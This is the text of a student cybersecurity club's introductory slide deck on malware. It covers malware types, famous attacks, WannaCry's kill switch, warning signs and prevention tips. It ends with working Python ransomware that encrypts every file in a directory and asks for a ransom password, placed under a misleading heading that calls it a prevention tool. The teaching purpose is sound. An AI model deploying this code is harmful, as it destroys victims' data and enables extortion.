



CYBERSECURITY CLUB

INTRODUCTION TO MALWARE

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DECEMBER 2023



Malware

Malware, short for malicious software, is any software intentionally designed to cause harm, exploit vulnerabilities, or disrupt the normal operation of computer systems, networks, or devices.

Types of Malware

01

Virus

malware that attaches itself to a legitimate program or file and spreads when the infected program is executed.

02

Worm

Self-replicating malware that spreads across networks without requiring user interaction, often exploiting security vulnerabilities.

03

Trojan Horse

Malicious software disguised as legitimate or helpful, tricking users into installing it, and allowing unauthorized access or causing harm.

04

Ransomware

Malware that encrypts files or entire systems, demanding a ransom for their release. It restricts user access until the ransom is paid.

05

Spyware

Software designed to secretly collect information about a user's activities, often without their knowledge, and transmit it to a third party.

06

Adware

Software that displays unwanted advertisements on a user's device, often bundled with free software or downloaded without the user's consent.

07

Keylogger

Software or hardware that records keystrokes on a computer without the user's knowledge, often used to capture sensitive information like passwords.

08

Backdoor

A backdoor is a type of malware that provides unauthorized access to a computer system, allowing an attacker to bypass normal authentication mechanisms.


Famous Malware Examples




WannaCry



Stuxnet



notpetya




Sodinokibi

Marcus Hutchins

Marcus Hutchins, is a British security researcher who gained prominence for his role in stopping the WannaCry ransomware attack in May 2017.

Marcus Hutchins noticed an unregistered domain in the WannaCry code while analyzing the ransomware. This domain seemed to act as a kill switch.

To investigate, he registered the domain, effectively activating the kill switch. This action caused the ransomware to stop spreading and prevented further infections.



<https://www.youtube.com/@MalwareTechBlog>

Signs of Malware



01

Your device is running slower than usual >>>

02

Your device keeps crashing

03

Your data runs out quicker

04

You're getting a lot of pop-ups

05

You notice messages you didn't send

06

You notice apps and files you didn't download

07


Your security systems are disabled

08

You're being redirected often

Some tactics to deliver malware by attackers

Phishing Emails



Malicious popups



Malicious apps



How to prevent malware



01

Keep your computer and software updated

02

Think twice before clicking links or downloading anything

03

Be careful about opening email attachments or images

04

Don't trust pop-up windows that ask you to download software

05

Use antivirus software

06

Use administrator accounts only when absolutely necessary

07

Limit application privileges

08

Educate yourself



Some tools to prevent malware



```
def generate_key():
    # Generate a Fernet key and save it to a file named "key.key"
    key = Fernet.generate_key()
    with open("key.key", "wb") as thekey:
        thekey.write(key)
    return key

def encrypt_file(file_path, key):
    # Encrypt the content of a file using the provided key
    with open(file_path, "rb") as thefile:
        content = thefile.read()
    content_encr = Fernet(key).encrypt(content)
    # Overwrite the original file with the encrypted content
    with open(file_path, "wb") as thefile:
        thefile.write(content_encr)

def encrypt():
    # List all files in the current directory (excluding specific files)
    allfiles = [file for file in os.listdir() if file not in EXCLUDED_FILES and os.path.isfile(file)]
    print(allfiles)

    # Generate a key
    key = generate_key()

    # Encrypt each file using the generated key
    for file in allfiles:
        encrypt_file(file, key)
```



```
def dycrypt():
    # Step 1: List all files in the current directory (excluding specific files)
    allfiles = []
    for file in os.listdir():
        if file == "ransomware.py" or file == "key.key" or file == 'decrypt.py':
            continue
        if os.path.isfile(file):
            allfiles.append(file)
    print(allfiles)
    with open("key.key", "rb") as key:
        password = key.read()
    mypass = "dk19"
    userpass = input("Enter the password you received from us: ")
    if userpass == mypass :
        # Step 3: decrypt each file using the generated key
        for file in allfiles:
            # Step 4: Read the content of each file (read binary mode)
            with open(file, "rb") as thefile:
                content = thefile.read()
            # Step 5: Decrypt the content using the Fernet key
            content_decr = Fernet(password).decrypt(content)
            # Step 6: Overwrite the original file with the decrypted content (write the binary mode)
            with open(file,"wb") as thefile:
                thefile.write(content_decr)
        # Step 7: Print a message indicating that all files have been decrypted
        print(colored("All your files has been decrypted :)", 'green'))
    else:
        print("wrong password! pay to receive the right password:")
```


Q&A

**THANK
YOU**